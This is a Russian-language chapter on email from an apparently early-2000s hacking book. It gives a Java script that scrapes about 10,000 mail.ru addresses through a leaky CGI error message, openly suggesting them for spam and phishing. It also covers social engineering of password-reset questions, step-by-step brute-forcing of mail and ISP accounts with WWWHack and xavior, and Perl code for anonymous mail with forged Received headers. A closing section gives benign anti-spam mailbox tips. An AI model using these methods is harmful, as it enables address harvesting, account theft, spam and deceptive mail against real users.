"Нужна база е-мейлов по заграничным и Московским сайтам $$$ - Вася 02:53:36 06/1/2000 (0)"

Нередко почтовые Web-сервера могут «бесплатно» предоставить подобную информацию. Метод её получения довольно прост. При легальной работе с почтовым ящиком запоминаем адреса CGI-скриптов, ответственных за смену и чтение параметров пользователей. Потом вызываем их без параметров (форм). Вполне вероятны ошибки в скриптах, при которых они отработают с последними занесёнными (или использующимися в текущий момент) именами пользователей.

Конечно, шансы на то, что параметры можно изменить, нулевые, а вот сообщение об ошибке доступа вполне может содержать имя пользователя, как это происходит на mail.ru. При обращении к тому же **http://koi.mail.ru/cgi-bin/modifyuser?modify** выдаётся сообщение вида:

Настройки пользователя mnebojsa@mail.ru
Ошибка. Не заполнены необходимые поля.

При следующем обращении «сдастся» следующий пользователь или «@/» если таковых не окажется. Осталось исследовать внутреннюю структуру ответа, да написать программу, повторяющую подобные запросы и фильтрующую ответ в поисках нужной информации. Лучше запускать её в часы пик:

```
import java.io.*;
import java.net.*;
import java.util.*;

public class getname {
 public static void main(String args[]) {
  String nextline;
  try
  {
   URL mailserv= new URL
   ("http://koi.mail.ru/cgi-bin/modifyuser?modify");
   for (int i=1;i<=10000;i++)
   {
      DataInputStream input = new DataInputStream (
      mailserv.openConnection().getInputStream());
      nextline=input. readLine();
      nextline=input.readLine();
      nextline=input.readLine();
      // Нужный нам адрес - в третьей строке выходного документа
      System.out.println( nextline);
      input.close();
   }
  }
```

```
    catch(Exception ioe)
    {
      System.out.println(ioe.toString());
    }
  }
};
```

Вызовы команд вида (в среде JDK):

```
:javac getname.java - компилируем файл
:java getname > userlist.txt
```

занесут в файл userlist.txt примерно 10000 e-mail адресов.

Теперь больной манией величия «хаксор» вполне может создать программу, автоматически рассылающую письма-ловушки отбирающие почтовые ящики, практичный спаммер — рекламу, а конкуренты — сообщение, вида: «бесплатный сервис mail.ru будет с начала месяца прекращён, воспользуйтесь xxxx.ru» или всё вместе.

Урви и ты кусок чужого мыла!!!

Думаю, что тема не требует лишних преамбул. Будут рассмотрены два способа:

- социальная инженерия
- применение специальных программ.

Социальная инженерия (пример с mail.ru). Идёшь в рубрику забыл пароль и смотришь секретный вопрос хозяина интересующего тебя мыла. Затем знакомишься с хозяином (я обычно под видом прелестной девушки — чёрные мысли в сторону) и в процессе переписки/разговора, можно узнать ответ почти на любой «секретный» вопрос (любимое блюдо, имя собачки, девичья фамилия жены или рост). Если тебе хочется почитать письма своих друзей, то можно поступить проще, если не знаешь ответа на секретный вопрос (кто его знает, как безграмотный друг написал), то, для таких случаев есть специальная анкета (типа той, что при регистрации), заполнить которую, зная человека, не составит труда (Фамилия, имя, возраст, страна, город и.т.д.), самое сложное — указать примерную дату регистрации мыла, но если постараться и это разрешимо (проще всегда узнавать ответ на один и тот же вопрос, чем придумывать фуфло для каждого в отдельности).

Другой метод — использование **специальных программ.** Ниже приведено их полное описание, так как те функции, которые они в себе несут помимо подбора пароля к мылу, оставить которые без внимания рука не поднимается.

WWWHack 1.942

Главные плюсы перед xavior — простота в настройке, немеренное количество функция (даже подбор пароля к webforme). Эту программу посмотреть ты просто обязан. Теперь подробнее.

Функции

- 1. Авто Upgrade
- 2. «Двигатель» мыши
- 3. Атака на сервер
- 4. Перебор паролей назапароленной страничке
- 5. Перебор паролей на WWW форме
- 6. То же самое на E-mail и FTP
- 7. DNS Lookup

Теперь подробней о каждой из этих фич:

1. Жмешь **File** О Check for **updates** и программа автоматически скачивает откуда-то апдейт к себе любимой и сразу его устанавливает (это не троян и не вирус — не дергайся!) и таким образом у тебя постоянно новая версия!

2. Эта фича будет периодически двигать твою мышу (как ей скажешь). Очень тебе поможет если ты зарабатываешь деньги в сети у спонсоров. Находится в Tools О MouseMove.

3. Denial-of-Service атака (только если ты сидишь на выделенке с каналом не менее 2 мегабит).

4, 5, 6. Думаю не требует объяснений, все лежит в меню Access.

Единственное по-моему важное замечание — если ты ведешь атаку на web-форму, то ОБЯЗАТЕЛЬНО надо указать, какое слово лежит в отказе, а тем более чтобы это слово не содержалось, если пароль принят!!!

7. Если тебе надо выяснить все о твоей жертве — это тебе поможет узнать очень многое!

Ну вот и пройден краткий курс молодого бойца по WWWhack.

xavior

Другая программа xavior, обладает лишь большей скоростью, но настройка у неё гораздо муторнее.

Вот запустил ты енту программу на своей тачке и видишь уродство и говоришь себе: «Блин, что это за убожество, отстой, ни картинок тебе, ни нормального ХЕЛПА...» Но это всё пока ты не понимаешь ценности

этой веши. Ну вот, например, я тебе напишу неполный список того, что ты можешь сделать с помощью этой программы:

- подобрать пароль к мылу своего заклятого врага и поотсылать от его мыла вирус или лошадку;
- поломать техническую поддержку своего провайдера и раздобыть себе халявный аккаунтик и делать далее всё, что твоей хацкерской душеньке угодно (даже продать его);
- раздобыть себе аккаунтик к порнушке и даже если ты таким не увлекаешься (может ты этакий Казанова и на этих баб, тем более в голом виде уже смотреть не можешь, тошнит), то есть много людей, готовых за такой аккаунтик сделать ТтАаКкОоЕе!!!...уже проверено...

Ну и многое другое, надеюсь ты сам понимаешь...

Ну, хорошо, приступим к описанию самой программы. Вот запустил ты её и смотришь...а что же тут делать, а вот сейчас я это и объясню...

Перед тобой менюшка с 6 закладками, о каждой по порядку:

1. **Information** — это закладка, в которой есть такие опции как:

- **Usernames File** — это файл, в котором задаются логины
- **Passes File** — это файл, в котором задаются пароли
- **Currently Position Filename** — это файл с расширением *.xvp. Вот это и есть хорошая фишка этой программульки, это значит, что ты можешь долбать спокойно какой-то мыл и в нём сложный пасс и требует долгого и упорного долбления, а тут как раз время ночной халявы кончается. И что делать, ты думаешь, а ничего не надо, будет всё снова начинать! Программа запомнит позицию долбления и потом начнёт с неё.

Далее идёт **status,** то есть online или offline. В правом углу идёт всякая инфа типа номера сессии, попыток в секунду, оставшееся время и т.п. Внизу есть 2 окна: первое — всякая инфа ненужная, позиция долбинга, второе окно — это списки логинов и пассов, которые прошли или заканали...кто как называет.

2. Закладка **General Options** — это собственно говоря все опции, то есть:

- **Target(Adress/IP)** — ну это адресок того, что собираемся долбить. **Port** — это порт по которому долбится будем, по умолчанию 80 (HTTP)

- **Directory/File** (For WEB servers) — ну а это папка на серваке куда долбится будем, по умолчанию /secure

Ф **Program to masqurade as...** — это подо что программа шифруется

ф **Number of Sesions** — это количество сессий

Далее надо поставить галочку на **Auto Save Position every 100 attemps.** Потом идёт выбор, куда же именно на серваке долбится будем, то есть:

ф **Standart HTTP basic Authentication** — это стандартная проверка Логин\Пасса

Ф **CGI-BIN/POST** — это определение Пасса\Логина по CGI и в Формах

ф **Scripting** — это по скрипту

И вот последнее в этой закладке:

Ф **Checking Method** — метод проверки

Ф **Loop throught passwrds file once for every user** — это прыгать по Пассам на первый Логин, потом на второй Логин и опять прыжки по Пассам

ф **Make passwrd equal to username** — это, как я понимаю, программа берёт первый Пасс и прыгает по Логинам, вроде так

ф **Brute Force all character combinations** — вот это самая рульная вещь, то бишь подбор по буквам

3. Закладка **Scripting** — установки скрипта.

4. Закладка **Mutators** — это мутаторы, с их помощью можно, например, сказать программе чтобы юзала Пассы и Логины только в маленьких буквах.

5. Закладки **Brute Forcing** — установки Брут Форса или наборы символов.

6. Закладка **Advanced** — вот нужная в натуре вещь, поподробней:

Ф **Use WWW Proxy-Web PROXY adress-Port - это** использование прокси-сервера, вещь архинужная и архиважная! Но вот пока не могу понять, почему же по умолчанию она отключена

ф **Sleep between multiple sessions...** — пока сам понять не могу на фига оно надо?

ф **Minimize To Tray** — без комментариев...

- Use timeouts — это время отдыха программы между долбингом, советую отключить вообще
- Log Accepted Names/Passes to **"accepted.log"** — записывать удачные Логины и Пассы в этот файл.

Теперь покажем все на примере: вот например, есть ПРОВ и я знаю ЛОГИН (если у юзверя есть мыло, то адрес до @ и есть как всегда ЛОГИН) и знаю, что Пасс у него состоит где-то из 6 знаков. Мутим раз — берём Notepad и пишем там Логин, например, superlamer, то бишь мыло у него будет примерно такое: superlames@megaprov.com. Дальше берём любой генератор паролей и задаём ему сгенерировать 1000 паролей с большими и маленькими буквами и с цифрами... Есть??? Молодец!!!

Мутим два — осталось настроить программу и в путь!!! Значит ставим в программе тот именно файл с Логином, который мы там писали (superlamer), подставляем файл с Пассами, которые нам добротно сгенерировала программа-генератор паролей. Дальше ставим адрес, например, www.users.superprov.com, отключаем тайм-аут, включаем прокси (даже если у тебя уже стоит прокси, всё равно включи, как говорится, «Оперативкой КОМП не испортишь!», ставим галочку на log **accepted...**, указываем файл для сохранения попыток, чтобы не начинать при обрыве связи всё с начала, и ставим «галку» в закладке General Options на Auto Save **Posichion** every 100 attempts!!!

Всё, ты готов к воровaнию аккаунта. Идём в меню Actions (это там вверху) и жмём GO!!!

Маленькие хитрости твоего мыла

Это только кажется, что в Internet так легко затеряться, на самом же деле, любое ваше действие оставляет долго незаметаемые следы... Но как поступить, если возникает необходимость отправить (или получить) письмо и при этом остаться полностью анонимным?

Большинство серверов исходящей почты определяют IP-адрес отправителя сообщения и вставляют его в заголовок. Конечно, IP-адрес это еще не сам отправитель (которого пойди найди), но иногда возникает желание остаться полностью анонимным.

В Сети существует множество служб, предоставляющих услуги подобного рода (например, proxy-серверы, анонимайзеры), но многие анонимайзеры явно указывают на желание отправителя остаться неизвестным, а по поводу анонимности некоторых proxy-серверов меня терзают смутные сомнения.

Одно из возможных решений проблемы заключается в использовании программы, разработанной специально для анонимной рассылки пи-

сем, которая исполнялась бы не на компьютере отправителя, а помещалась на удаленный сервер.

На языке Perl такая программа могла бы выглядеть приблизительно так:

```
use Socket;
my($mailFrom) = 'KPNC@APORT.RU';
my($MailTo) = 'KPNC@APORT.RU';

socket(SMTP, PF_INET(), SOCK_STREAM(), 6);
connect(SMTP,sockaddr_in(25,inet_aton("mail.aport.ru")));

recv(SMTP, $buffer, 200, 0);
print "$buffer\n";

send(SMTP, "HELO kpnc\n",0);
print ">HELO\n";

my($buffer) = @_;
recv(SMTP, $buffer, 200, 0);
print "$buffer\n";

send(SMTP, "MAIL FROM: <$mailFrom>\n", 0);
print ">MAIL FROM:<$mailFrom>\n";
recv(SMTP, $buffer, 200, 0);
print "$buffer\n";

send(SMTP, "RCPT TO: <$MailTo>\n",0);
print ">RCPT TO: <$MailTo>\n";
recv(SMTP, $buffer, 200, 0);
print "$buffer\n";

send(SMTP, "DATA\n",0);
print ">DATA\n";
recv(SMTP, $buffer, 200, 0);
print "$buffer\n";

send(SMTP, "From: Kris Kaspersky\n", 0);
print ">From: Kris Kaspersky";
print "\n\n";
send(SMTP, "Subject: Test\n", 0);
print ">Subject: Test\n";

send(SMTP, "Hello, KPNC!\n", 0);
print ">Hello, KPNC!\n";
```

```
send(SMTP, "\r\n.\r\n",0);
print "\r\n.\r\n";
recv(SMTP, $buffer, 200, 0);
print "$buffer\n";

send(SMTP, "QUIT\n",0);
print ">QUIT\n";
recv(SMTP, $buffer, 200, 0);
print "$buffer\n";

close(SMTP);
```

Приведенный пример позволяет отослать только одно письмо по указанному адресу. На самом же деле, если программа может отправить одно письмо, то сумеет и десять, стоит только дополнить ее циклом (Например, бесконечным).

Скрипт необходимо разместить на сервере, который поддерживает удаленное выполнение программ, разрешает telnet-вход, имеет в наличие интерпретатор Perl и допускает установку соединений с другими узлами сети. Перечисленным требованиям удовлетворяет, например, hobbiton.org и некоторые другие бесплатные сервера.

Для размещения скрипта на сервере лучше всего воспользоваться ftp-протоколом, а запустить его из telnet-сессии проще всего так: **«perl имяфайла.pl»**.

Для облегчения понимания этот пример не имеет никаких изменяемых настоек и все данные прописаны непосредственно в теле программы.

Заголовок письма, отправленного с ее помощью на ящик **«kpnc@aport.ru»** (или по любому другому адресу) должен выглядеть приблизительно так:

```
From kpnc@aport.ru Mon Jun 05 11:51:53 2000
Received: from hobbiton.org ([216.161.239.42] helo=kpnc)
by hearst.mail.ru with smtp (Exim 3.14 #3)
id 12yrfs-OOOKGD-00
for KPNC@APORT.RU; Mon, 05 Jun 2000 11:51:53 +0400
From: Kris Kaspersky
Subject: Test
Message-Id: < E12yrfs-000KGD-00@hearst.mail.ru >
Date: Mon, 05 Jun 2000 11:51:53 +0400
```

В заголовке содержится IP-адрес сервера, выполнившего скрипт, но нет никакой информации о подлинном отправителе этого сообщения (за исключением данных, которые он пожелал оставить сам). Немного усовершенствовав предложенную программу, можно построить собствен-

ный анонимайзер, позволяющий его создателю (а, возможно, и другим пользователям) рассылать анонимные сообщения и при этом гарантированно оставаться анонимом.

Однако технически возможно фиксировать IP-адреса всех пользователей, подключившихся к hobbiton.org (да, так, собственно, и происходит, — этот сервер ведет протоколы всех действий пользователя) и запустивших скрипт рассылки на выполнение. Поэтому, отправителю, стремящемуся остаться абсолютно неизвестным, необходимо найти такой сервер, который бы не вел никаких протоколов. Другое решение заключается в использовании нескольких десятков узлов, последовательно пересылающих скрипт (или команду на его выполнение) друг другу. Если хотя бы один из узлов этой цепочки не регистрирует всех подключений, то установить отправителя окажется невозможно.

Кроме сокрытия анонимности отправителя, скрипт может использоваться для фальсификации (или уничтожения) заголовков писем. Например, можно создать видимость, что сервер, отправивший письмо, всего лишь транзитный узел пересылки, а «настоящий» отправитель находится совсем — совсем в другом месте.

Для этого достаточно вставить в заголовок одно (или несколько) полей **«Received»,** например, так **«Received: from mail.pets.ja»** (конечно, это очень грубая подделка, но в качестве примера вполне сойдет). Модифицированный вариант скрипта отличается от оригинальной программы следующими строками:

```
send(SMTP, "Received: from mail.pets.ja\n", 0);
print ">Received: from mail.pets.ja";
```

Заголовок письма, отправленного с его помощью, должен выглядеть приблизительно так:

```
From kpnc@aport.ru Thu Apr 06 10:57:30 2000
Received: from [209.143.154.93] (helo=kpnc)
by camel.mail.ru with smtp (Exim 3.02 #107)
id 12d6EL-000NmZ-00
for KPNC@APORT.RU; Thu, 06 Apr 2000 10:57:30 +0400
Received: from mail.pets.ja
From: Kris Kaspersky
Subject: Test
Message-Id: < E12d6EL-000NmZ-00@camel.mail.ru >
Bcc:
Date: Thu, 06 Apr 2000 10:57:30 +0400
```

Проанализировав строку, выделенную жирным шрифтом, получатель, скорее всего, решит, что письмо пришло с сервера **mail.pets.ja,** и вряд ли обратит внимание на ретрансляторы, находящиеся выше. Выявление истинного получателя можно значительно затруднить, если не класть

письмо непосредственно в почтовый ящик клиента, а пересылать его через несколько транзитных серверов. Если задействовать несколько десятков узлов и вставить в письмо несколько десятков подложных строк **«Received»,** то установить истинного отправителя сообщения станет практически невозможно, вернее сказать, нецелесообразно.

Однако грубая подделка заголовка облегчает выявление фальсифицированных полей. Основные ошибки, по которым легко узнается подлог, следующие: указанных адресов серверов вообще не существует в природе; стиль заполнения сервером поля **«Received»** отличается от используемого злоумышленником; реальное время пересылки писем сервером на порядок ниже (или выше), чем это следует из заголовка письма.

Поэтому, мало иметь образцы заполнения **«Received»** каждым из узлов — необходимо выяснить средние задержки в доставке сообщений. Еще более сложно разобраться с алгоритмом генерации идентификаторов, добавляемых большинством транзитных серверов к заголовку письма для избежания его зацикливания. Такой идентификатор уникален для каждого сервера и не может представлять абсолютно случайное значение, поскольку, тогда бы существовала возможность повторной выдачи одного и того же идентификатора, что недопустимо.

Обеспечить уникальность помогает привязка ко времени пересылки письма. Некоторые алгоритмы генерации идентификатора позволяют его обратить и узнать время, когда он был выдан. Это позволяет выявить поддельные идентификаторы, а вместе с ними и поддельные поля в заголовке письма.

Причем по «внешнему виду» идентификатора трудно (невозможно) сказать каким образом он был получен. Для этого необходимо изучить исходные тексты сервера (если они доступны) или дизассемблировать машинный код (если исходные тексты вне досягаемости). В следующем заголовке приведены примеры двух идентификаторов. Разумеется, визуально ничего нельзя сказать о том, как они были получены:

```
From owner-sf-news@securityfocus.com Wed Sep 06 03:00:03 2000
Received: from lists.securityfocus.com ([207.126.127.68])
          by hearst.mail.ru with esmtp (Exim 3.14 #4)
          id 13WRh6-OOOLBx-00; Wed, 06 Sep 2000 02:59:57 +0400
Received: from lists.securityfocus.com (lists.securityfocus.com
[207.126.127.68])
          by lists.securityfocus.com (Postfix) with ESMTP
          id E62DC1EF74; Tue, 5 Sep 2000 15:58:34 -0700 (PDT)
Received: from LISTS.SECURITYFOCUS.COM
          by LISTS.SECURITYFOCUS.COM (LISTSERV-TCP/IP release
1.8d) with spool
          id 13121453 for SF-NEWS@LISTS.SECURITYFOCUS.COM;
Tue, 5 Sep 2000 15:58:31 -0700
```

Approved-By: se@SECURITYFOCUS.COM

Впрочем, маловероятно, чтобы получатель обладал квалификацией, достаточной для проведения анализа подобного уровня. И большинство пользователей можно ввести в заблуждение даже грубой подделкой заголовка.

Анонимное получение корреспонденции

При получении почты обычным способом сервер определяет (а некоторых случаях и запоминает) IP-адрес подключившегося клиента. Но иногда получателю нежелательно раскрывать свой адрес, даже если он динамический. Провайдер, выделяя абоненту IP, запоминает (может запоминать) время, в которое он был выдан и имя пользователя, которому он был выдан. Поэтому, существует теоретическая возможность установить личность получателя письма.

Для сохранения полной анонимности можно воспользоваться специально разработанным скриптом, который читает корреспонденцию и выкладывает ее на какой-нибудь анонимный ftp-сервер. Это позволяет убить сразу двух зайцев — скрыть собственный адрес и обойти один из недостатков POP3 протокола — отсутствие докачки.

В самом деле, если в ящике лежит сообщение огромных размеров, а связь то и дело рвется, может потребоваться немалое количество попыток, пока, наконец, письмо не попадет на локальный компьютер. Напротив, скрипт, выполняющийся на сервере с быстрым каналом, выполнит ту же операцию за значительно меньшее время, и, выложив сообщение на ftp, значительно облегчит клиенту получение письма, поскольку, теперь отпадет необходимость начинать процесс перекачки с самого начала после каждого разрыва соединения.

В приведенном ниже примере в качестве альтернативы Perl использован язык Python, основные достоинства которого — простота и огромное количество всевозможных библиотек, поставляемых вместе с языком. Ниже будет продемонстрировано использование одной из них.

Библиотека poplib скрывает от пользователя механизмы взаимодействия клиента с POP3-сервером, и значительно упрощает процесс программирования. Минимально функциональная программа, читающая все письма, поступившие к этому моменту в почтовый ящик, может выглядеть так:

```
#!/usr/local/bin/python
import poplib
print "Python's Mail client"
print "Connecting..."
M = poplib.POP3("mail.ru")
print "Login..."
```

```
M.user("MyLogin")
print "Password…."
M.pass_("MyUnpublishedPassword")
print "Get List of message"
numMessages = len(M.list()[1])
print "Numers of message : ",numMessages
for i in range(numMessages):
for j in M.retr(i+1)[1]:
print j
```

Вероятно, единственной проблемой окажется поиск сервера с установленным интерпретатором Python. На худой конец, можно попробовать умаслить вашего администратора и уговорить его установить питончика в системе.

Простая система защиты почтовых ящиков

Наверняка, почти все пользователи Internet, работающие с электронной почтой, сталкивались с ситуацией, когда их почтовый ящик заливало море ненужной информации (например, реклама рождественских сувениров или корма для собак). Ясно, что радости такие вещи не приносят: во-первых, их скачивание из ящика на свой компьютер занимает время, а значит, деньги, а во-вторых, зачастую такие письма просто забивают ящик под завязку, и либо все вновь приходящие письма отправляются назад их авторам, либо, что еще хуже, за их хранение приходится платить деньги провайдеру, у которого ящик расположен. Отчего приходят письма? Да просто оттого, что ваш адрес электронной почты стал известен. К примеру, вы оставили в какой-нибудь web-конференции объявление о поиске работы. Тот, кто зарабатывает на рассылке рекламы, увидел ваш адрес и использовал его в своих целях.

Другая опасная ситуация — это так называемые «почтовые бомбы». К примеру, кто-то вам крепко позавидовал и решил испортить жизнь. В результате каждый день в вашем ящике оказывается дистрибутив Windows 3.11, и вы ежедневно тратите полтора часа на забор почты. При этом нужные письма в ваш ящик попасть не могут, так как он забит «подарком», а может быть и того хуже — провайдер требует оплаты места под ящик, так как его бесплатный лимит превышен.

Что делать? Безусловно, «почтовую бомбу» можно удалить и посредством доступа по FTP к своему аккаунту у провайдера — тогда письмо не придется скачивать. Можно также использовать специальные программы вроде Magic Mail Monitor. Эти программы предоставляют возможность удобно просматривать заголовки сообщений и информацию об их отправителе и размере без загрузки самих сообщений, а также удалять ненужные письма прямо с сервера провайдера. Но если «почтовые

бомбы» приходят постоянно и «забивают» ящик, то использование таких программ выходом не является.

Гораздо лучше поступить следующим образом. В Internet есть большое количество серверов, предоставляющих бесплатные почтовые ящики. Это www.mail.ru, www.rbcmail.ru, www.inbox.ru, www.newmail.ru, www.chat.ru, www.tomcat.ru, и другие. Живут эти системы за счет рекламы на своих страницах, а также за счет того, что каждый из них по сути как бы является действующим примером корпоративной почтовой системы, которую можно купить у создателей бесплатного почтового сервера. Так сказать, реклама на реальном примере.

Практически все серверы бесплатной почты (www.mail.ru, www.rbcmail.ru, www.inbox.ru, www.newmail.ru, www.chat.ru, www.tomcat.ru — уже сейчас, а в остальных такая возможность либо уже имеется, либо проектируется) допускают доступ к ним как с помощью почтовой программы, так и с помощью браузера. То есть письма можно забирать обычной почтовой программой вроде Outlook Express, а в случае прихода «почтовой бомбы» без проблем удалить ее посредством доступа к ящику через браузер. К тому же возможность обойтись только браузером для работы с электронной почтой позволяет легко читать свою почту и отправлять письма не только из дома, но и при работе из Internet-салонов, от друзей, с работы, причем в специальной настройке почтовой программы и даже в ее наличии нет необходимости.

Но это — не единственное достоинство бесплатных почтовых систем.

У очень многих из них есть полезная возможность перенаправления почты на другой адрес без ее сохранения! Это значит, что все письма, приходящие, например, на адрес xxx@mail.ru, могут автоматически, без какого-либо участия пользователя пересылаться на указанный им адрес. Такую возможность имеют серверы www.mail.ru, www.rbcmail.ru, www.inbox.ru, www.newmail.ru, www.chat.ru и другие.

Кроме того, у развитых почтовых систем вроде www.mail.ru имеется возможность фильтровать приходящую почту и отправлять назад или сразу уничтожать сообщения, удовлетворяющие определенному критерию вроде наличия того или иного слова в e-mail-адресе или теме. При этом в сам ящик такие сообщения попадать не будут.

У таких серверов, как www.mail.ru, www.tomcat.ru имеется возможность автоматически забирать почту с других почтовых систем. Надо лишь указать почтовый сервер, логин и пароль, и тогда сборщик почты сам зайдет под указанными логином и паролем на этот сервер и перекачает всю почту с него в ваш ящик на сервере с такой услугой.

Как это все можно использовать? Да очень просто. Создайте систему своих ящиков! Например, в качестве своего основного ящика создайте xxx@mail.ru. Но его адрес никому не давайте! Настройте свою почтовую программу на забор почты исключительно с этого ящика. А теперь создайте еще три-четыре ящика на других бесплатных почтовых серверах или на том же под другим именем (например, xxx@inbox.ru, xxx@chat.ru, xxx1@mail.ru, xxx2@mail.ru, xxx3@mail.ru) и настройте их на автоматическую пересылку без сохранения всех входящих сообщений на xxx@mail.ru.

Теперь вы можете дать адрес xxx@ inbox.ru своим друзьям и подставлять в качестве обратного адреса своих писем именно его. Адрес xxx@chat.ru пусть служит для официальной переписки. Ну, а адреса xxx1@mail.ru, xxx2@mail.ru, xxx3@mail.ru оставляйте во всех подозрительных местах: конференциях, гостевых книгах, досках объявлений (но только в них!). Также подписывайте этими адресами ваши письма не очень надежным людям.

Чтобы иметь возможность выбирать желаемый обратный адрес для своих писем, например, в Microsoft OutlooK Express 5.0, нужно создать в этой почтовой программе несколько учетных почтовых записей с разными обратными адресами.

Во всех этих записях следует указать smtp-сервер вашего провайдера и отменить использование каждой записи для получения почты. Для последнего у вас пусть служит отдельная учетная запись, настроенная в данном случае на сервер xxx@mail.ru.

При такой конфигурации почтовой программы и почтовых ящиков вы будете забирать почту только с ящика xxx@mail.ru, подписывать же свои письма сможете любым обратным адресом из имеющихся у вас остальных ящиков. Все письма, поступающие на любой ваш ящик, будут в конце концов передаваться на ящик xxx@mail.ru, откуда вами и будут забраны.

Если вы имеете доступ только к электронной почте, без возможности использования Internet, то в качестве адреса пересылки с xxx@mail.ru поставьте свой почтовый адрес. Вся остальная система пересылок будет функционировать автономно.

Теперь в случае прихода на один из оставленных вами в публичном месте адресов (xxx1@mail.ru и т.д.) массовых рассылок рекламы вы можете поставить на этом ящике фильтр на входящую почту, чтобы они отправлялись обратно. Если же этой меры окажется недостаточно, то ничто не мешает временно отключить замусориваемый рекламой ящик от пересылки почты (пусть все в нем остается!), а когда отправитель рекламы перестанет его засорять своими посланиями (неоднократно получив их назад с пометкой «почтовый ящик адресата переполнен»), можно будет за минуту очистить этот ящик от мусора через доступ посредством браузера

(при желании, прочитав или оставив полезные письма) и включить пересылку снова.

В случае получения вами «почтовых бомб» можно поступить так же. Удалить же уже пришедшие «бомбы» через доступ посредством браузера не составит труда.

Иногда после долгого процесса выбора провайдера по всей Сети остаются раскиданными старые почтовые ящики у «бывших в использовании» провайдеров. Чтобы постоянно не забирать почтовой программой из них почту, можно настроить для этой цели специальные сборщики почты на www.mail.ru или www.tomkat.ru и вообще забыть про существование этих ящиков.

У такой разветвленной почтовой системы есть еще одно преимущество. Объем почтовых ящиков на всех бесплатных почтовых серверах не превышает двух-трех мегабайт. Если объем приходящей почты больше этого предела, то почта отправляется обратно с пометкой «Почтовый ящик переполнен». Но если на этот ящик поставлено перенаправление с другого ящика, то почта, пришедшая на этот другой ящик, попросту задерживается на нем до тех пор, пока первый ящик не освободится. То есть вы можете, например, создать себе еще два ящика rez1@mail.ru и rez2@vail.ru, поставить с первого перенаправление без сохранения на второй, а на первый перенаправить всю почту с вашего основного ящика xxx@vail.ru. Теперь можно спокойно уезжать в командировку. Если объем пришедшей после всех перенаправлений на rez2@mail.ru почты будет больше двух мегабайт, то почта будет задерживаться на rez1@mail.ru, а если и этот ящик будет переполнен, — то на xxx@mail.ru. Приехав домой, вы заберете почту с rez2@mail.ru, а с rez1@mail.ru и xxx@mail.ru специальную почту можно будет даже и не забирать — она постепенно перейдет на rez2@mail.ru, как только тот будет освобожден.

Итак, у бесплатных почтовых сервисов есть следующие преимущества:

- Возможность чтения своей почты из любого места доступа в Internet без использования почтовых программ.
- Возможность установки фильтров на входящую почту.
- Возможность удаления слишком больших и ненужных сообщений без их загрузки на свой компьютер.
- Возможность автоматического сбора почты с других ящиков.
- И, наконец, возможность перенаправления почты на другие адреса.

Содержание

Этика хакинга

Начнем с Internet, HTML и Telnet...

Хакеры, кракеры и фрикеры

Методы хакинга

Теоретические основы

Хакинг и Internet

Учись администрировать Windows 2000!

Основные принципы взлома сетевых операционных систем Windows NT/2000

Взлом сервера Windows NT

Хакинг UNIX

Вопросы безопасности встроенных операционных систем

Безопасность и X Window System

VMS-система

Классический хакинг или руководство хакера системы Unix

Почта